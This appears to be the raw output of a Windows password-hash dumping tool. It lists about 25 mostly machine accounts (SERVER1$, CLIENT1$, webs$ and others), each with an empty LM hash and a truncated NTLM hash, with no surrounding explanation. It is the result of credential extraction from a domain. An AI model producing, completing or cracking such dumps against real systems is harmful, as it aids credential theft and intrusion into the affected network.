test	* empty *	*		AAD3B435B51...	C5A237B7E9D8...		LM & NTLM
SERVER1$	* empty *	*		AAD3B435B51...	5B4AA8A860B...		LM & NTLM
webs$	* empty *	*		AAD3B435B51...	1DA4FFFCB027...		LM & NTLM
secured$	* empty *	*		AAD3B435B51...	E7BC7FE66D39...		LM & NTLM
lists$	* empty *	*		AAD3B435B51...	9AF17B2C7237...		LM & NTLM
pc56$	* empty *	*		AAD3B435B51...	4F355EAAD555...		LM & NTLM
rtc5$	* empty *	*		AAD3B435B51...	F9FD69E58146...		LM & NTLM
cn$	* empty *	*		AAD3B435B51...	F99A805DC0E1...		LM & NTLM
wwwchat$	* empty *	*		AAD3B435B51...	5B43DC6031B2...		LM & NTLM
lib$	* empty *	*		AAD3B435B51...	7D341633C2D9...		LM & NTLM
pc54$	* empty *	*		AAD3B435B51...	10E68484CD5A...		LM & NTLM
rho$	* empty *	*		AAD3B435B51...	39309D445A24...		LM & NTLM
cust21$	* empty *	*		AAD3B435B51...	18CAFB825F99...		LM & NTLM
cust39$	* empty *	*		AAD3B435B51...	43425FA99705...		LM & NTLM
ipmonitor$	* empty *	*		AAD3B435B51...	0CF53CBA9583...		LM & NTLM
galerias$	* empty *	*		AAD3B435B51...	7CD3F768F390...		LM & NTLM
segment-119-227$	* empty *	*		AAD3B435B51...	33E9C2AF2580...		LM & NTLM
b$	* empty *	*		AAD3B435B51...	93E6524FB0368...		LM & NTLM
pc19$	* empty *	*		AAD3B435B51...	D830437FB15A...		LM & NTLM
correo$	* empty *	*		AAD3B435B51...	63B4B3FC4A00...		LM & NTLM
uranus$	* empty *	*		AAD3B435B51...	37214569B4ED...		LM & NTLM
miami$	* empty *	*		AAD3B435B51...	E920B255BB70...		LM & NTLM
CLIENT1$	* empty *	*		AAD3B435B51...	28E72742632F...		LM & NTLM
CLIENT2$	* empty *	*		AAD3B435B51...	49B813D6970C...		LM & NTLM
SERVER2$	* empty *	*		AAD3B435B51...	88F3EF8807486...		LM & NTLM